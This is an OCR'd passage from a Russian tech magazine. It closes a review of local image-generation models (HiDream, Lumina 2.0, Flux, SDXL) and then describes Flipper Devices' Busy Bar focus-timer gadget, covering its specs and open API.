
Наконец, попробуем сделать постер.



В целом неплохо, но в разных частях плаката появился лишний текст «подпись неразборчиво». Что интересно, убрать его помогла фраза «with no watermarks», просто добавленная в запрос. Картинка получилась красивой, но текст вышел с небольшими ошибками.



Избавиться от мелких огрехов помогло только переключение на модель с меньшим сжатием (в предыдущей картинке использовалась модель Q4_K_M, в картинке ниже — fp8).



Приблизительно таким образом и проявляются артефакты сжатия.

ВЫВОДЫ

Несмотря на то что модель HiDream пока поддерживается в SwarmUI в тестовом режиме, результат вдохновляет. Отличный уровень следования запросу, удачная композиция, минимальные проблемы с руками и идеальная работа с текстом даже в квантованной дистиллированной версии — все это очень вдохновляет. Моделью можно и нужно пользоваться.

Составить однозначное мнение о модели Lumina 2.0 сложнее. С одной стороны, модель заметно легче HiDream; генерация происходит заметно быстрее, а утилизация видеопамяти редко переваливала за порог 8 Гбайт. Точность следования запросу очень хорошая, композиция и поддержка стилей тоже на уровне. Но дальше начинаются минусы.

Работа с текстом в Lumina 2.0 реализована плохо; мне не удалось добиться ни одной корректной генерации. Лица и руки генерируются с огрехами, которые (не всегда) можно исправить сегментной прорисовкой. В целом модель интересна; ее качество превосходит Stable Diffusion 3.5, но отстает от Flux (впрочем, и высоких требований к железу модель не предъявляет).

У Lumina 2.0 огромный потенциал; это отличный кандидат на замену устаревшей архитектуры SDXL с прекрасным VAE и текстовым декодером. Я уверен, что эту модель смогло бы доработать сообщество, но большого интереса к обучению и выпуску ремиксов на основе Lumina 2.0 я пока не наблюдаю. Точнее говоря, их просто нет.

Похоже, к сегодняшнему дню мы достигли точки, когда для создания новых моделей нужен только большой (а лучше — огромный) набор хорошо аннотированных картинок и много машинного времени. И то и другое доступно, хоть и не бесплатно, а такие вещи, как текстовый декодер, архитектура и даже VAE, можно свободно, легально и совершенно бесплатно брать уже готовыми у монстров индустрии.

Несмотря на это, результаты разных команд разработчиков разительно отличаются. Мы же можем выбрать подходящую модель, исходя из собственных запросов.

Краткий путеводитель по генеративным моделям

В обилии генеративных моделей легко запутаться, а их число только растет. Попробую разложить их по полочкам.

- **Stable Diffusion 1.5 (SD 1.5)** — устаревшая архитектура, которая в силу своей нетребовательности к ресурсам получила второе дыхание в виде приложений для мобильных устройств. Для SD 1.5 продолжают выходить новые модели, среди которых достаточно весьма неплохих. Запускать SD 1.5 на компьютере, однако, смысла нет: SDXL обходит эту модель по всем параметрам.
- **Stable Diffusion XL (SDXL)** — старая, но отлично отлаженная архитектура, на которой ежедневно появляются новые модели, подавляющее большинство из которых имеет рейтинг 18+.
- **Flux** — архитектура, по сути, одной модели. Многочисленные ремиксы за единичными исключениями в виде дедистиллированных версий не улучшают базовую модель, а делают только хуже. Чрезвычайно требовательна к ресурсам, имеет невысокую скорость генерации, что компенсируется высоким качеством картинок и достаточно точным следованием запросам. Хорошо работает с надписями.
- **Lumina 2.0** — очень интересная архитектура и базовая модель с открытой лицензией. LLM на входе позволяет модели еще более точно следовать запросам. В то же время Lumina 2.0 — именно базовая модель, которая нуждается в дополнительном обучении и микшировании; в нынешнем состоянии получение качественных картинок требует некоторого труда. Текстовые надписи поддерживаются скорее в теории; на практике получить надпись без ошибок тяжело.
- **HiDream-I1** — вероятно, самая мощная на сегодняшний день модель из числа тех, что могут работать локально. Превосходит Flux по ряду параметров. Будем следить за развитием событий!

BUSY
15:00
LEFT
↓DOWN ↑UP
97Mb 15Mb

Busy Bar — устройство от создателей Flipper, которое поможет меньше отвлекаться

Компания Павла Жовнера Flipper Devices, известная благодаря Flipper Zero, анонсировала новый девайс — Busy Bar. Он в меньшей степени ориентирован на хакеров, но может пригодиться в повседневной работе. Он должен помочь тебе не отвлекаться и другим — не отвлекать тебя.

BUSY
15:00
LEFT
Start/Stop

Устройство снабжено LED-пиксельным экраном и будет иметь открытый API, что дает дорогу для кастомизации и программирования. Именно этим, на наш взгляд, устройство и интересно.

Основное предназначение Busy Bar — помогать бороться с прокрастинацией и фокусироваться во время работы. Главная фишка — встроенный таймер Pomodoro, классическая техника тайм-менеджмента, которая делит рабочий процесс на интервалы: 25 минут концентрированной работы и 5 минут отдыха (или иные удобные интервалы).


Сама по себе схема простая, но Busy Bar призван делать ее более эффективной и кастомизировать под любые задачи и сценарии, а также оповещает окружающих о том, в какой ты стадии — концентрируешься или делаешь передышку.

Характеристики

- **Основной экран:** 72 × 16 RGB LED-матрица, 60 Гц, 400 нит, адаптивная яркость
- **Задний экран:** 160 × 80 монохромный OLED, 16 градаций серого
- **Процессор:** STM32U5 (Arm Cortex-M33 @160 МГц), 2,5 Мбайт RAM + 16 Гбайт eMMC
- **Коммуникации:** Wi-Fi 6 (2,4 ГГц, WPA3), Bluetooth LE 5.4
- **Питание:** Li-ion 18650, до 2 недель в стендбае, 8 часов активной работы
- **Подключение:** USB-C, Virtual USB Ethernet, HTTP API
- **Элементы управления:** кликалка с энкодером, две кнопки, переключатель режимов
- **Аудио:** встроенный спикер для звуковых уведомлений
- **Монтаж:** крепится на монитор, стену, дверь — в комплекте все виды креплений


Экран на 72 × 16 пикселей поддерживает полноценную RGB-палитру с адаптивной яркостью до 400 нит. Это позволяет отображать любые пользовательские статусы и сообщения. Причем статусы можно не только выбирать из готовой библиотеки, но и создавать самостоятельно с помощью простых API-запросов или даже программировать на JavaScript, Python или Go. Для гиков это означает практически неограниченные возможности кастомизации и интеграции устройства в любые проекты и экосистемы.

Что особенно ценно, API открытый и будет полностью доступен для работы без обязательного подключения к интернету. Busy Bar можно подключать по USB (будет виртуальный Ethernet), через Wi-Fi или даже интегрировать напрямую с облачными сервисами по MQTT без привязки к конкретному вендору. Это делает устройство абсолютно независимым и крайне гибким в использовании. Хочешь — подключай к Home Assistant, хочешь — пили свой сервер.



Для фанатов умных домов и IoT девайс поддерживает протокол Matter. То есть при включении режима занятости Busy Bar может, например, автоматом приглушать уведомления на всех твоих устройствах, ставить на паузу музыку, регулировать свет или даже запирать двери. Крутая фишка, особенно для тех, кто любит, чтобы все работало само и не отвлекало (впрочем, тут еще как посмотреть — порой на возню со всем этим уходит больше времени, чем сэкономишь).

Интересно, что и задняя панель устройства (та, что будет обращена к тебе) тоже оборудована экраном. Монохромный OLED-дисплей позволяет все время держать таймер перед глазами.



Приятно, что разработчики добавили физические органы управления: тумблер и колесико. Можно переключать режимы и настраивать таймер без софта — чтобы быстро менять статус, не отвлекаясь на смартфон или компьютер.

Busy Bar поддерживает автоматическое включение статуса «занят» при звонках, записях или стримах, определяя активность микрофона или камеры компьютера. Разработчики предусмотрели и возможность удаленного управления — можно установить устройство у двери или на стене и управлять им через десктопное приложение или HTTP-запросы из любой точки мира.

Что в коробке

